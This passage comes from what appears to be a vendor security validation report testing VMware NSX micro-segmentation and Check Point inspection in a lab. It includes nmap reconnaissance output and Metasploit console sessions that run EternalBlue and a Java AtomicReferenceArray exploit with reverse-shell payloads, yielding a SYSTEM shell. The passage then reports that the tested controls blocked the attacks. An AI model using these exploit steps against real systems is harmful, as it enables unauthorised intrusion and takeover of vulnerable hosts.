- Presume **Weaponization** and **Delivery**, with the Metasploit exploit scenario (see below) chose with knowledge of its lethality on the target machine(s). Metasploit exploit scenarios were chosen based on their availability and usability within the Metasploit Framework without requiring any additional scripting or modification.
- Invoke **Exploitation** by running the attack with Metasploit Framework and observing the results via `msfconsole`. Successful exploitation is evident by Metasploit dropping into the command console of the targeted machine as in EternalBlue or other indication of delivery of lethal payload and ultimate remote shell access in the case of the Java ARA attack.
- At this point, the attacker would abort the threat simulation with the expectation that subsequent **Installation, Command and Control** and **Actions on Target** events would follow an actual **Exploitation**.
  - For the EternalBlue attack, the attacker invoked several shell commands on the target including `systeminfo` as well as creation, modification, and deletion of files at the root of the system drive.

## Preparation and Reconnaissance

In the exploitation scenarios, Coalfire is investigating the events through the manual use of the Metasploit Framework console, following the kill-chain methodology steps. The following screenshots were taken from baseline pattern testing. The expectation for reconnaissance for the baseline without network controls for the virtualized network is that all hosts on the network are discoverable.

It was useful to provide a set of targets to the Metasploit Framework database that could be used with the Metasploit Framework console when executing exploits. This allowed the list of vulnerable hosts to be added as targets as a variable for the exploit script. The `db_nmap` utility provides similar functionality to `nmap`; however, it allows the discovered devices to be added to the Metasploit Framework database as a list of potential targets with a determined likelihood that the target is vulnerable to an available Metasploit Framework exploit. Before each exploit, Coalfire ran `db_nmap -v -sV -A` against each of the targeted subnets representing web, app and db. As this was white box testing, where Coalfire had transparent knowledge of the environment, infrastructure virtual machines in the environment, inclusive of designed vulnerabilities, the purpose of `db_nmap` was primarily to determine the effectiveness of boundary controls to block or limit access between hosts on the network. Figure 52 depicts a sample of results from the `db_nmap` scan with information on a discovered host in the web tier.



```

Nmap scan report for 10.0.1.2
Host is up (0.00044s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.27 ((Win64) PHP/5.6.31 OpenSSL/1.0.2l)
|_ http-favicon: Unknown favicon MD5: 4EF9F480B52CD52B5831077127502FDE
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.27 (Win64) PHP/5.6.31 OpenSSL/1.0.2l
|_ http-title: Apache Haus Distribution Installation Test
135/tcp   open  msrpc     Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  ssl/http  Apache httpd 2.4.27 ((Win64) PHP/5.6.31 OpenSSL/1.0.2l)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.27 (Win64) PHP/5.6.31 OpenSSL/1.0.2l
|_ http-title: Apache Haus Distribution Installation Test
|_ ssl-cert: Subject: organizationName=Apache Haus Distribution Test Certificate/stateOrProvinceName=Some-State/countryName=DE
|_ Issuer: organizationName=Apache Haus Distribution Test Certificate/stateOrProvinceName=Some-State/countryName=DE

```

Figure 52: Sample Result from db\_nmap Scan Against Targeted Subnet

The following screenshots show query results of the Metasploit Framework database after running db\_nmap. To ensure accurate results, the Metasploit Framework database was purged between each successive test. The first screenshot is a listing of discovered hosts including the IP address, MAC address, server name, OS, OS service pack level, and so forth.

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.1.1	00:50:56:A3:DB:63		Linux		3.X	server		
10.0.1.2	00:50:56:bc:42:ac	IADMR-WEB-01A	Windows 2016	Datacenter		server		
10.0.1.3	00:50:56:bc:70:f9	IADMRUPWEB01A	Windows 2016	Datacenter		server		
10.0.1.4	00:50:56:A3:77:8A	10.0.1.4	Linux		3.X	server		
10.0.1.100	00:50:56:bc:d2:0f	IADWIN01	Windows 2012 R2	Standard		server		
10.0.1.102	00:50:56:bc:74:54	WIN-BG1F0JNL90D	Windows 2008 R2	Datacenter	SP1	server		
10.0.1.103	00:50:56:bc:8b:48	WIN-L5G210CHC97	Windows 2008 R2	Datacenter	SP1	server		
10.0.1.200			Linux		3.X	server		
10.0.2.1	00:50:56:a3:db:63		Linux		3.X	server		
10.0.2.100			Linux		3.X	server		
10.0.2.101		WIN-6VAA0R4B471	Windows 2008 R2	Datacenter	SP1	server		
10.0.3.1			Linux		3.X	server		
10.0.3.2			Windows 2012			server		
10.0.3.3			Windows 2012			server		
10.0.3.4			Linux		3.X	server		
10.0.3.100		IADWIN04	Windows 2012 R2	Standard		server		
10.0.3.101		WIN-8THB8DONCJF	Windows 2008 R2	Datacenter	SP1	server		

Figure 53: db\_nmap Discovered Hosts

An additional query provides a listing of open TCP ports for each of the discovered hosts in each of the subnets.

```
msf auxiliary(tcp) > run

[*] 10.0.1.1: - 10.0.1.1:22 - TCP OPEN
[*] 10.0.1.2: - 10.0.1.2:80 - TCP OPEN
[*] 10.0.1.2: - 10.0.1.2:135 - TCP OPEN
[*] 10.0.1.2: - 10.0.1.2:139 - TCP OPEN
[*] 10.0.1.2: - 10.0.1.2:445 - TCP OPEN
[*] 10.0.1.2: - 10.0.1.2:443 - TCP OPEN
[*] 10.0.1.2: - 10.0.1.2:5985 - TCP OPEN
[*] Scanned 2 of 17 hosts (11% complete)
[*] 10.0.1.4: - 10.0.1.4:22 - TCP OPEN
[*] 10.0.1.4: - 10.0.1.4:8080 - TCP OPEN
[*] Scanned 4 of 17 hosts (23% complete)
[*] 10.0.1.100: - 10.0.1.100:139 - TCP OPEN
[*] 10.0.1.100: - 10.0.1.100:135 - TCP OPEN
[*] 10.0.1.100: - 10.0.1.100:445 - TCP OPEN
[*] 10.0.1.100: - 10.0.1.100:5985 - TCP OPEN
[*] 10.0.1.102: - 10.0.1.102:139 - TCP OPEN
[*] 10.0.1.102: - 10.0.1.102:135 - TCP OPEN
[*] 10.0.1.102: - 10.0.1.102:445 - TCP OPEN
[*] Scanned 6 of 17 hosts (35% complete)
[*] 10.0.1.103: - 10.0.1.103:135 - TCP OPEN
[*] 10.0.1.103: - 10.0.1.103:139 - TCP OPEN
[*] 10.0.1.103: - 10.0.1.103:445 - TCP OPEN
[*] Scanned 7 of 17 hosts (41% complete)
[*] 10.0.1.200: - 10.0.1.200:22 - TCP OPEN
[*] 10.0.2.1: - 10.0.2.1:22 - TCP OPEN
[*] Scanned 9 of 17 hosts (52% complete)
```

Figure 54: Open Ports on Web Subnet Hosts

```
[*] 10.0.2.101: - 10.0.2.101:139 - TCP OPEN
[*] 10.0.2.101: - 10.0.2.101:135 - TCP OPEN
[*] 10.0.2.101: - 10.0.2.101:445 - TCP OPEN
```

Figure 55: Open Ports on App Subnet Hosts

```
[*] 10.0.3.1: - 10.0.3.1:22 - TCP OPEN
[*] Scanned 1 of 4 hosts (25% complete)
[*] 10.0.3.2: - 10.0.3.2:139 - TCP OPEN
[*] 10.0.3.2: - 10.0.3.2:135 - TCP OPEN
[*] 10.0.3.2: - 10.0.3.2:445 - TCP OPEN
[*] 10.0.3.2: - 10.0.3.2:3306 - TCP OPEN
[*] 10.0.3.2: - 10.0.3.2:5985 - TCP OPEN
[*] Scanned 2 of 4 hosts (50% complete)
[*] 10.0.3.100: - 10.0.3.100:135 - TCP OPEN
[*] 10.0.3.100: - 10.0.3.100:139 - TCP OPEN
[*] 10.0.3.100: - 10.0.3.100:445 - TCP OPEN
[*] 10.0.3.100: - 10.0.3.100:5985 - TCP OPEN
[*] Scanned 3 of 4 hosts (75% complete)
[*] 10.0.3.101: - 10.0.3.101:139 - TCP OPEN
[*] 10.0.3.101: - 10.0.3.101:135 - TCP OPEN
[*] 10.0.3.101: - 10.0.3.101:445 - TCP OPEN
```

Figure 56: Open Ports on DB Subnet Hosts

## Exploits/Weaponization

Following reconnaissance, exploits were chosen and weaponized against the relevant targets. Two exploits were used for the testing.



## MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption – CVE-2017-0144

This exploit used by the U.S. National Security Agency was released as part of the toolkit by an online hacker group calling itself the Shadow Brokers. The exploit had been used for the WannaCry and NotPetya ransomware cyberattacks and was most recently used as part of the Retefe banking trojan. This exploit targets Windows Servers and workstations. In the present form, as part of the Metasploit Framework on Kali Linux Rolling, the exploit is written to target Windows Servers up to and including Windows 2008 R2 Servers and Windows 7 workstations, not patched with MS17-010. Modifications of the script have been purported to be able to successfully attack Windows 2012 and Windows 2016 Servers and Windows 8 and 10 workstation operating systems.

This exploit allows for remote execution on the target machine with full administrator privileges. Using Metasploit Framework `exploit/windows/smb/ms17_010_eternalblue`, the target machine becomes completely available for hijacking and total domination. Coalfire chose this exploit to show the “worst-case” possibility that may be generated by a Zero-day exploit that has maximal impact, and uses a necessary service as its vector. In this exploit, the Kali Linux host acts as a compromised host on the network, in this case the DMZ. After reconnaissance, the attacker launches the exploit at other machines in the network as an attempt to pivot and gain access to more valuable information. Reference to this exploit can be found at: [https://www.rapid7.com/db/modules/exploit/windows/smb/ms17\\_010\\_eternalblue](https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue).

The attacker ran the exploit in msfconsole, set the remote host to be the IP address of the targeted virtual machine, and launched the exploit as shown in Figure 57.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set RHOST 10.0.1.102
RHOST => 10.0.1.102
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.1.200:4444
[*] 10.0.1.102:445 - Connecting to target for exploitation.
[+] 10.0.1.102:445 - Connection established for exploitation.
[+] 10.0.1.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.1.102:445 - CORE raw buffer dump (53 bytes)
[*] 10.0.1.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.1.102:445 - 0x00000010 30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65 008 R2 Datacente
[*] 10.0.1.102:445 - 0x00000020 72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 r 7601 Service P
[*] 10.0.1.102:445 - 0x00000030 61 63 6b 20 31 ack 1
[+] 10.0.1.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.1.102:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.1.102:445 - Sending all but last fragment of exploit packet
[*] 10.0.1.102:445 - Starting non-paged pool grooming
[+] 10.0.1.102:445 - Sending SMBv2 buffers
[+] 10.0.1.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.1.102:445 - Sending final SMBv2 buffers.
[*] 10.0.1.102:445 - Sending last fragment of exploit packet!
[*] 10.0.1.102:445 - Receiving response from exploit packet
[+] 10.0.1.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.1.102:445 - Sending egg to corrupted connection.
[*] 10.0.1.102:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.0.1.200:4444 -> 10.0.1.102:49159) at 2017-08-26 09:57:10 -0600
```

Figure 57: Launching the Attack

The script will retry as many times as was specified as a variable when setting up the attack. Once complete, msfconsole will connect the attacker to the command prompt of the targeted system as shown in Figure 58.

```
[*] Command shell session 1 opened (10.0.1.200:4444 -> 10.0.1.102:49159) at 2017-08-26 09:57:10 -0600
[+] 10.0.1.102:445 - -----
[+] 10.0.1.102:445 - -----WIN-----
[+] 10.0.1.102:445 - -----

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 58: Acquisition of Shell on the Target

At this point, the attacker determines what access or authorization has been acquired on the system. The level of access indicated in Figure 59 shows that the attacker has system account access.

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 59: Verification of Access and Level of Access Obtained

The attacker can run the `systeminfo` command to gather information about the targeted system. In this case, the command was used to verify the specified target against the known list of available targets. The targeted machine is pwnd and the attacker is free to complete the kill-chain, including searching for other machines reachable from this machine. Figure 60 depicts information about the exploited machine.

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:                WIN-BG1F0JNL90D
OS Name:                  Microsoft Windows Server 2008 R2 Datacenter
OS Version:               6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00496-164-2400001-84311
Original Install Date:    8/5/2017, 6:02:47 AM
System Boot Time:         8/8/2017, 4:29:35 PM
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2297 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 4/5/2016
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
```

Figure 60: Verification of Target

## JRE Sandbox Escape - Browser-Based Java AtomicReferenceArray Type Violation Vulnerability – CVE-2012-0507

This exploit targets Windows and Linux systems that use Java. It exploits the fact that AtomicReferenceArray uses the Unsafe class to store a reference in an array directly, which may violate the type safety if not used properly. This allows a way to escape the JRE sandbox and load additional classes to perform malicious operations. This is one of the most recognized and pervasive exposures found in 2012. Coalfire's Java attack creates the deadly payload on the Kali Linux machine and sets it up as the host for delivery of the payload. Either an unwitting participant or malicious actor on the targeted machine allows for the deployment of the payload by browsing to a URL provided by the attacking host. The URL contains the poisonous Java JAR, which is then consumed by the client containing the vulnerable JSE/JRE and the following code escapes the JRE sandbox to do its business. Figure 61 depicts the initial setup of the attack where specific variables are set such as the attack host IP address and port number.

```
msf exploit(java_atomicreferencearray) > show options
Module options (exploit/multi/browser/java_atomicreferencearray):
  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0.
  SRVPORT    80              yes       The local port to listen on.
  SSL        false           no        Negotiate SSL for incoming connections
  SSLCert    /               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    /               no        The URI to use for this exploit (default is random)

Payload options (java/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.0.1.200      yes       The listen address
  LPORT      4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Generic (Java Payload)
```

Figure 61: Setting up the Attack

Once the variables for the attack have been defined, the attacker can launch the exploit from msfconsole as shown in Figure 62.

```
msf exploit(java_atomicreferencearray) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.0.1.200:4444
msf exploit(java_atomicreferencearray) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.0.1.200:80/
[*] Server started.
```

Figure 62: The Attacker Launches the Attack and Lays in Wait

The targeted host in this case is the web server hosting OpenEMR with the IP address of 10.0.1.2. The unwitting participant either browses to, as in Figure 63, or, using some code insertion, connects to the URL provided by Coalfire's attacking machine. The Kali Linux host in this case is on 10.0.1.200 and resides on the same subnet as the web targeted web server.





Figure 63: Connecting to the Attacker URL

The Metasploit Framework console confirms the delivery of the lethal JAR by confirming the message “Sending Java AtomicReferenceArray Type Violation Vulnerability” and a generated JAR message as shown in Figure 64. In the testing, Coalfire did not execute the JAR as the delivery of the violation vulnerability was enough for the security solution to detect and block.

```
[*] 10.0.1.2      java_atomicreferencearray - Sending Java AtomicReferenceArray Type Violation Vulnerability
[*] 10.0.1.2      java_atomicreferencearray - Generated jar to drop (7363 bytes).
```

Figure 64: Delivering the Poison Package

The reference for this exploit is:

[https://www.rapid7.com/db/modules/exploit/multi/browser/java\\_atomicreferencearray](https://www.rapid7.com/db/modules/exploit/multi/browser/java_atomicreferencearray).

## VALIDATION EXERCISES AND FINDINGS

The process for validation of the efficacy for enabling a DMZ Anywhere using VMware NSX consisted of running the Kali Linux VM-based reconnaissance and exploits against the listed servers, in the configurations depicted in detail in the **Network Design Patterns** section above. The setup of the design pattern including relevant firewall policies, traffic steering policies, and advanced inspection policies is also detailed in the **Network Design Patterns** section above. After confirming exploit capability of all targeted hosts using the baseline pattern without NSX security network protection controls in place, Coalfire and VMware worked to setup each of the tested design patterns. Once configuration for a design pattern was complete, Coalfire ran the penetration tests to determine the capability to discover and exploit the targeted hosts. Coalfire collected and analyzed the results. Once the testing of a design pattern was complete, the Metasploit Framework database was cleared of all discovered hosts and the setup of the next design pattern commenced. The following will outline the results from each design pattern.

### PATTERN 1 FINDINGS

db\_nmap was run to discover available hosts on the network. The attacker ran db\_nmap against the three subnets representing web, application, and database tiers of the application, where web is analogous to the DMZ for this environment. The NSX DFW ruleset for Pattern 1 blocked communication between adjacent virtual machines in the DMZ.

As expected, db\_nmap failed to find any hosts in the web (DMZ) zone, indicating that the micro-segmentation policies provided by the NSX DFW were successful in blocking east-west communications between adjacent virtual machines in the DMZ. Also, as expected, it discovered hosts in the application and database zones as policies existed to permit communication with the specified ports. The scan revealed that the only available ports were those specified with the DFW ruleset, whereas the baseline test without the DFW showed many more available ports on the discovered hosts.

Figure 65 provides a listing of hosts available after the scan completed. It shows that the only host in the DMZ that was discovered was the scanning source, the Kali Linux machine. All other hosts existed in the permitted application and database zones.

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.1.200		Collaborators	Linux		3.X	server		Today by Jason Macal...
10.0.2.101			Unknown	Control_nMAP.log		device		Aug 14, 2017 by Jas...
10.0.3.2		Box Notes	Windows 2012			server		
10.0.3.4			Linux		3.X	server		
10.0.3.100			Unknown			device		
10.0.3.101			Unknown			device		

Figure 65: Discovered Hosts for Pattern 1

Coalfire has determined that the DFW providing micro-segmentation to the DMZ virtual machines essentially isolates each virtual machine unto its own DMZ. Because communication between these virtual machines is determined to be unnecessary for the support of any application function, all adjacent virtual machines on the network segment and as part of the defined security group are considered untrusted. This is an effective control to prevent lateral east-west pivoting by an attacker. This can be useful where organizations place assets representing disparate organizational applications on the same DMZ. It would prevent an attacker from finding and gaining access to a more lucrative target on the network, assuming the attacker started the attack by owning a relatively easy target with lower security requirements in the DMZ.

Over authorized DFW ports, the attacks against application and database zone assets were successful as in the baseline test. This is an expected result for which the addition of service insertion with an NSX partner application firewall and/or IPS in Pattern 2 and 3 is expected to mitigate.

## PATTERN 2 AND 3 FINDINGS


The results with Pattern 2 and 3 were similar given that both patterns utilized the NSX DFW with rules for service redirection to the service insertion partner technology for advanced inspection for increased security control. While the communication between web and application and web and database tiers was permitted over specific ports, the inclusion of L4 - L7 inspection supports the Zero Trust model as it provided verification of the approved traffic. The use of the distributed logical router to establish network segments using overlay networks was the primary difference between patterns 2 and 3.

Like Pattern 1, db\_nmap, as expected, did not find adjacent hosts on the same tier. This capability to deny communication or discovery of hosts on the adjacent tier essentially isolates each host in the DMZ unto its own DMZ. This prevents attackers from being able to pivot to adjacent machines with the intent of finding more valuable targets on the network or vectors for which to access other network segments. Additionally, db\_nmap was able to find hosts in the application and database zones with available ports per the configuration of the NSX DFW to allow application traffic to support the normal functioning of the applications as expected. However, unlike in Pattern 1, the attempted exploits were blocked by the service insertion partner technology in Pattern 2 and 3.

## Service Insertion Provided by Check Point

The attack component of the kill-chain is where the service redirection with inspection by the service insertion partner technology comes into play. For both simulated attacks, JavaARA and EternalBlue, Check Point could detect and block the attack as shown in the following figures. The malicious actor was not able to successfully deploy the attack against the targeted virtual machine.

The threat logs in Check Point SmartConsole revealed the detected threats. The logs summary reveals the origination or source of the attack, the destination for the attack, the type of protection measure that was applied, and the attack name.



The screenshot shows the 'Logs' tab in the Check Point SmartConsole interface. It displays a table of threat logs with columns for Time, Origin, Severity, Source User, Source, Destination, Protection Type, Protection Name, IPS Profile, Attack Name, Attack Information, and a status column. Three threats are listed:

Time	Origin	Severity	Source User	Source	Destination	Protection Type	Protection Name	IPS Profile	Attack Name	Attack Inform...	Con...	P
14 Aug 17, 3:44:12 PM	serviceinstan...	High		10.0.1.200	10.0.3.101	Protocol Anomaly	Microsoft Windows NT N...	N/A	Microsoft Wind...	Blocked Null CL...		
14 Aug 17, 2:27:01 PM	serviceinstan...	High		10.0.1.200	10.0.3.101	Protocol Anomaly	Microsoft Windows NT N...	N/A	Microsoft Wind...	Blocked Null CL...		
08 Aug 17, 9:21:46 AM	serviceinstan...	Medium		10.0.3.2	10.0.1.200	Signature	Oracle Java AtomicRefere...	N/A	Oracle Protectio...	Oracle Java Ato...		

Figure 66: Threat Logs in Check Point SmartConsole

One could drill down to get greater detail about each logged entry in the threat log. Figure 67 provides the details of the logged event for the JavaARA attack. Check Point provides additional information that would allow the network or security engineer to better understand the attack, including links to a Threat Wiki, remediation options for the attack, the industry reference or CVE code for the vulnerability, and more.




Figure 67: Detailed Log View in SmartConsole for JavaARA Attack

In this instance, from the attacker's perspective, the JAR did not successfully drop, which ultimately prevents the attacker from delivering the poisoned payload. While the attacker may have been able to find the target machine through the discovery phase, attempts to successfully exploit the vulnerability were prevented.

Figure 68 shows one of the logs related to the EternalBlue exploit attempt. In similar fashion, details about the attempted exploit can be further investigated where Check Point provides links and other information relative to the attack. For this attack, the attacker was not able to execute the exploit against the target.




Figure 68: Detailed Log View for MS17-010 in SmartConsole

Coalfire determined that L4 – L7 inspection provided by Check Point was useful for supporting verification of network traffic over NSX DFW approved ports. Where authorized communication between network segments included service redirection to Check Point SVMs, application traffic could be verified whereby malicious traffic could be detected and blocked. The ability to apply service redirection policies to the security groups that were defined through the Application Rule Manager process allows for uniformity in coverage for the applicable security rules.



## Service Insertion Provided by Palo Alto Networks

The attack component of the kill-chain is where the service redirection with inspection by the service insertion partner technology comes into play. For both simulated attacks, JavaARA and EternalBlue, Palo Alto Networks could detect and block the attack as shown in the following figures. The malicious actor was not able to successfully deploy the attack against the targeted virtual machine.

